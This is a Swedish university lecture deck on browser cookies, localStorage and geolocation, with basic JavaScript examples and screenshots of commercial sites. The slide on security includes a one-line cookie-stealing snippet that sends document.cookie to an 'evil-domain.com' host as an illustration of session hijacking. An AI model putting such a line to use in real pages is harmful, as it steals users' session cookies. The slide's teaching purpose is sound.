



LocalStorage & cookies
Geolocation
Mediahantering

Dagens föreläsning

- Att lagra användardata
 - Cookies
 - LocalStorage
- Platsinformation
 - Geolocation
 - Google Maps
- Mediahantering



I REMEMBER YOU

Del 1 – Att lagra användardata

Fokus - klientsidan

När finns det anledning att
spara data om användaren?

Exempel på intressant användardata



- För att komma ihåg lokala inställningar, t.ex.
- För att spara "gammal" data, t.ex. från ajax-anrop
- För att snabba upp webbapplikationen
- För att analysera en användares beteende

Vilka sidor har användaren
besökt tidigare?



OSCARS® 2021

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Sagan om ringen: Härskarringen

Original title: The Lord of the Rings: The Fellowship of the Ring

2001 · 11 · 2h 58min

IMDb RATING

★ 8.8/10
1.7M

YOUR RATING

☆ Rate

POPULARITY

📈 94 ▲ 6

[Cast & crew](#) · [User reviews](#) · [Trivia](#) · [IMDbPro](#)[All topics](#)

Trailer 2:02



8 VIDEOS



99+ PHOTOS

Action

Adventure

Drama

+ Add to Watchlist



A meek Hobbit from the Shire and eight companions set out on a journey to destroy the powerful One Ring and save Middle-earth from the Dark Lord Sauron.

Director [Peter Jackson](#)

Writers

[J.R.R. Tolkien](#) (novel "The Fellowship of the Ring") · [Fran Walsh](#) (screenplay) · [Philippa](#)[Boyens](#) (screenplay)

5.4K User reviews

344 Critic reviews

92

Metascore




Hobbit forming: how Dominic Monaghan became obsessed with scorpions

Apr 25 The Guardian - Film News



Hobbit forming: how Dominic Monaghan became obsessed with scorpions

Apr 25 The Guardian - Film News



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
Sagan om ringen: Hä...



Titanic



Inception



Fight Club



Stjärnornas krig



True Detective



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an amazon company

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Vilka inställningar har
användaren gjort vid tidigare
besök?



Application

- Manifest
- Service Workers
- Storage

Storage

- Local Storage
 - <https://mau.instructure.com>
- Session Storage
 - IndexedDB
 - Web SQL
- Cookies
 - <https://mau.instructure.com>

Cache

- Cache Storage
- Application Cache

Background Services

- Background Fetch
- Background Sync
- Notifications
- Payment Handler
- Periodic Background Sync
- Push Messaging

Frames

- top

Filter

☐ Only show cookies with an issue[illegible]

Select a cookie to preview its value

Finns det klientdata, t.ex.
listor, som vi vill spara?



Sök produkter!

Välj varumärke...



1



(1)

Till kassan

Dam

Herr

Barn

Utrustning

Aktiviteter


Löpning

Nyheter

Outlet

Du är välkommen till vår inflyttningsfest - vi f

Hem / Hövding / Cykelhjälm / Hövding Cykelhjälm / Hövding 3



Hövding 3 - ID: A063018 BLACKADJUS

Mer Hövding | Cykelhjälm | Hövding Cykelhjälm | Hövding 3

Gilla 425

Din varukorg



Hövding
Hövding 3, Black Adjustable

Färg: Black
Storlek: Adjustable
✓ Finns i Lager!

1

2 595 kr

Standardleverans

0 kr

Total summa:

2 595 kr

Varav moms:

519 kr

Till kassan



Välj storlek: Adjustable ✓ Finns i lager!

ADJUSTABLE

[Mer info](#)

Köp till ett överdrag, få 20% rabatt



☐ Hövding Cover Hi-Vis

239 kr (Örd. pris 299 kr)

Yellow/Black OneSize



☐ Hövding Cover Leopard

396 kr (Örd. pris 495 kr)

Leopard OneSize



☐ Hövding Cover Airbag Inside

396 kr (Örd. pris 495 kr)

Grey/Reflective OneSize



☒ Inget tillval

1



LÄGG I VARUKORGEN



Favorit

FAQ

Hur görs detta idag?



För att göra innehållet personligare, anpassa och mäta annonser och erbjuda en säkrare användarupplevelse använder vi cookies. Genom att klicka eller navigera på webbplatsen godkänner du att vi använder cookies för att samla information på och utanför Facebook. Läs mer, inklusive om tillgängliga kontrollfunktioner: [Policy för cookies](#)



facebook

E-post eller telefon

Lösenord

Logga in

[Glömt kontot?](#)

Facebook hjälper dig att hålla kontakten med vänner och familj.



Gå med

Det är gratis och kommer alltid att vara det.

Efternamn

eller e-post

1993 ▼

Varför måste man tala om när man är född?

lan

konto godkänner du våra
att du har läst vår datapolicy,
användning av cookies. Du kan
ar från Facebook och kan när som

to

ändis, ett band eller företag.

COOKIE MONSTER



APPROVES



Cookies

Egenskaper

- Skickas med till servern automatiskt vid HTTP-anrop
- Kan användas för hela domäner (inkl. subdomäner), eller specifika delar av en webbplats
- Kan kräva säker anslutning (SSL)
- Utgångsdatum

Nackdelar

- Är väldigt små (4kb)
- Skickas med vid *varje* anrop till servern
- En enda text-sträng
- Jobbiga att jobba med i JavaScript



Web Browser

(HTTP Client)

Web Server

(HTTP Server)

Request

GET /index.html HTTP/1.1
Host: www.example.org

Response

HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2;
Expires=Wed, 09 Jun 2021 10:18:14 GMT

<https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-43-17-PM.png>

Web Browser

(HTTP Client)

Web Server

(HTTP Server)

Request

Response

Request

```
GET /index.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
Accept: */*
```

<https://www.twilio.com/blog/wp-content/uploads/2014/06/6-19-2014-10-44-43-PM.png>

Hur skriver man cookie?

```
// Skapa en cookie, med nyckel och värde  
document.cookie = "Name=Anton";  
document.cookie = "Course=Flerplattformapplikationer";  
  
console.log(document.cookie);  
//#=> "Name=Anton; Course=Flerplattformapplikationer"
```

Bra läsning: https://www.w3schools.com/js/js_cookies.asp

Hur skriver man en cookie? (2)

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";
```

Mer bra läsning: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>



Att tänka på

- Cookies behöver köras på en server
- EU-direktivet om att upplysa användaren att man sparar data
 - <http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:32009L0136>

```
1 | 
```

```
1 | (new Image()).src = "http://www.evil-domain.com/steal-cookie?cookie=" + document.cookie;
```


- Säkerhetsaspekter
 - CSRF
 - Session hijacking
 - Läs gärna mer här: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Security>



life is too short for


**BAD
COOKIES**

Hjälpmedel för att jobba med Cookies



The screenshot shows the GitHub repository for `js-cookie/js-cookie`. The repository is described as "A simple, lightweight JavaScript API for handling browser cookies". It has 362 watchers, 12,667 stars, and 1,654 forks. The repository includes 576 commits, 9 branches, 22 releases, and 44 contributors. The MIT license is listed. A table of recent commits is shown, with the latest commit by `carhartl` titled "Update browsers to test in ..." dated 17 Feb.

Commit	Message	Time
<code>carhartl</code>	Update browsers to test in ...	17 Feb
<code>Split api()</code>	Split api() into separate functions to get and set cookies (#454)	10 months ago
<code>Switches linting to eslint (#451)</code>	Switches linting to eslint (#451)	10 months ago
<code>Switches linting to eslint (#451)</code>	Switches linting to eslint (#451)	10 months ago
<code>Switches linting to eslint (#451)</code>	Switches linting to eslint (#451)	10 months ago
<code>Also ignore logs of the form log.1 etc. (created by Sauce Labs)</code>	Also ignore logs of the form log.1 etc. (created by Sauce Labs)	5 years ago
<code>Now using tabs for indentation, following jQuery core style guidelines.</code>	Now using tabs for indentation, following jQuery core style guidelines.	7 years ago
<code>Introduce build stages</code>	Introduce build stages	2 months ago
<code>Add usage example for the server-side integration</code>	Add usage example for the server-side integration	4 years ago
<code>Update browsers to test in</code>	Update browsers to test in	2 months ago
<code>Update LICENSE to add contributors and Github message (#433)</code>	Update LICENSE to add contributors and Github message (#433)	a year ago
<code>Add to the README to remind that cookies may get deleted</code>	Add to the README to remind that cookies may get deleted	6 months ago
<code>Fixed typos in the code for the SERVER_SIDE.md docs</code>	Fixed typos in the code for the SERVER_SIDE.md docs	a year ago
<code>Introduce build stages</code>	Introduce build stages	2 months ago
<code>Update grunt to version 1.0.3</code>	Update grunt to version 1.0.3	4 months ago



The screenshot shows the `JavaScript Cookies` page on `w3schools.com`. The page is titled "All Together Now" and provides an example of how to use the `setCookie` and `getCookie` functions. The example code is as follows:

```
function setCookie(cname, cvalue, exdays) {
  var d = new Date();
  d.setTime(d.getTime() + (exdays * 24 * 60 * 60 * 1000));
  var expires = "expires=" + d.toUTCString();
  document.cookie = cname + "=" + cvalue + ";" + expires + ";path=/";
}


function getCookie(cname) {
  var name = cname + "=";
  var ca = document.cookie.split(';');
  for(var i = 0; i < ca.length; i++) {
    var c = ca[i];
    while (c.charAt(0) == ' ') {
      c = c.substring(1);
    }
    if (c.indexOf(name) == 0) {
      return c.substring(name.length, c.length);
    }
  }
  return "";
}

function checkCookie() {
  var user = getCookie("username");
  if (user != "") {
    alert("Welcome again " + user);
  } else {
    user = prompt("Please enter your name:", "");
    if (user != "" && user != null) {
      setCookie("username", user, 365);
    }
  }
}
```



Demo - Cookies

HTML



LocalStorage

LocalStorage

Fördelar

- Egenskaper i ett objekt (nyckel/värde)
- Inget utgångsdatum
- Lokal till sin subdomän
- Cirka 5mb

Nackdelar

- Fungerar inte alltid i äldre webbläsare
- Svårare för användare att ta bort
- Bara strängar

Hur använder vi det?



Spara ett värde i localStorage

```
// Sparar ett värde i localStorage  
localStorage.setItem("name", "Anton");  
localStorage.name = "Anton";  
localStorage["name"] = "Anton";
```

Hämta ett värde i localStorage

```
// Hämtar ett värde i localStorage  
localStorage.getItem("name");  
localStorage.name;  
localStorage["name"];
```


Radera ett värde i localStorage

```
// Ta bort ett värde i localStorage  
localStorage.removeItem("name");  
delete localStorage.name;  
delete localStorage["name"];
```

Ta bort **alla** värde i localStorage

```
// Ta bort alla värde i localStorage  
localStorage.clear();
```


Om vi vill spara mer än
en sträng...



JSON

Min todo-lista!

Todo-item

Skriv todo-item här...

Prio

Låg prio ▼

Spara todo-item

Todo	Prio	Radera
Rätta inlämningsuppgifter	Låg	✖
Författa tenta	Medel	✖
Ha föreläsning i eftermiddag	Hög	✖

HTML






Demo -
LocalStorage

Del 2 - Geolocation







Lagerstatus i våra butiker

Din närmaste butik

Lund

SIBA Nova

 i lager

Mån - fre: 10:00-19:00

Lör: 10:00-17:00


Sön: 11:00-17:00



Boka och Hämta i butik

Se lagerstatus och reservera varan i 24h - Gratis

Alla butiker




Falun

Regementet

 i lager





Uber



Lyft



\$5-\$9
POOL



\$8-\$10
uberX



\$11-\$14
uberXL



\$17-\$21
SELECT



\$22-\$27
BLACK

3 min away

